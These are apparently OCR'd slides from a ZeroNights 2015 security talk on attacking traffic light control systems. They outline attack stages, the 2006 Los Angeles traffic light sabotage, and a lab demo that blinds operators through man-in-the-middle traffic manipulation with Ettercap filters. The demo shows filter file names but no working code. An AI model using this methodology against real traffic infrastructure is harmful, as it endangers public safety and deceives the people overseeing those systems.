
Traffic jams and gridlocks

Paris amore…..

Designing attack scenario

- **Final payload is tailored to the system you are attacking**
  - Requires knowledge of traffic light system solution, (cross)road layout, traffic patterns, driving culture, etc.
  - E.g. in India nobody follows traffic lights, traffic lights in many U.S. cities are desynchronized anyway and “Germans don’t need traffic lights”
    https://www.youtube.com/watch?v=zv9FQZ7kgqU
- **Traffic light hack in Los Angeles in 2006**
  - Disgruntled city traffic engineers reprogrammed lights to stay red longer
  - Used their comprehensive knowledge of the city's traffic patterns and chose few key intersections
  - Caused a massive traffic bottleneck and several days of gridlock


Cleanup



Cyber-physical attacks

- **Cyber-physical attacks change things in the physical world**
  - The impact of such attacks cannot be made **invisible** by smart “stealth techniques” or by modifying logs
- Because it is **NOT INVISIBLE**, somebody responsible will try to intervene if things are not going right
- Make those people unaware of true system’s state

Traffic light HMI



ZERO NIGHTS 2015


DEMO 5

- **Blinding operator about real state of the traffic lights**
  - Requires some form of MITM
  - Can be implemented at the network layer, on the HMI host, DB, etc.

- Intercepting traffic to the operator
  - Ettercap filters for traffic manipulation
  - We used Common Open Research Emulator (CORE) installed on Cybati platform
  - Tool for emulating networks on one or more machines

```
[1 (0)]: /opt/ZN/hmi_on.ef
[2 (0)]: /opt/ZN/hmi_blank.ef
[3 (0)]: /opt/ZN/hmi_yellow.ef
[4 (0)]: /opt/ZN/hmi_red.ef
[5 (0)]: /opt/ZN/hmi_main_yellow.ef
[6 (0)]: /opt/ZN/hmi_side_yellow.ef
[7 (1)]: /opt/ZN/hmi_main.ef
[8 (0)]: /opt/ZN/hmi_side.ef
```

http://www.nrl.navy.mil/itd/ncs/products/core




Traffic flow Management
Regulatory logging
Dig up cables
Wireless links
Access
Public tenders
Regulatory standards
Point database
Visit locations
Discovery
VLog
Changing point value
Realtime data from sensors
Bypass Supervisor
Minimal traffic system model
Control
Accidents in newspapers
Reports on traffic jam costs
Traffic experts
Custom research
Damage
Custom operator spoofs
Waiting for rare events
Log tampering
Forensic footprint
Cleanup
Final Payload


What is in the real world?

Modern traffic light systems are complex

- **All traffic light systems are built and configured differently!**
  - Even from the same vendor
  - To the customer specification
- **Complex interactive system**
  - Traffic IS a part of the system
- **Seems like no security requirements or regulations YET**

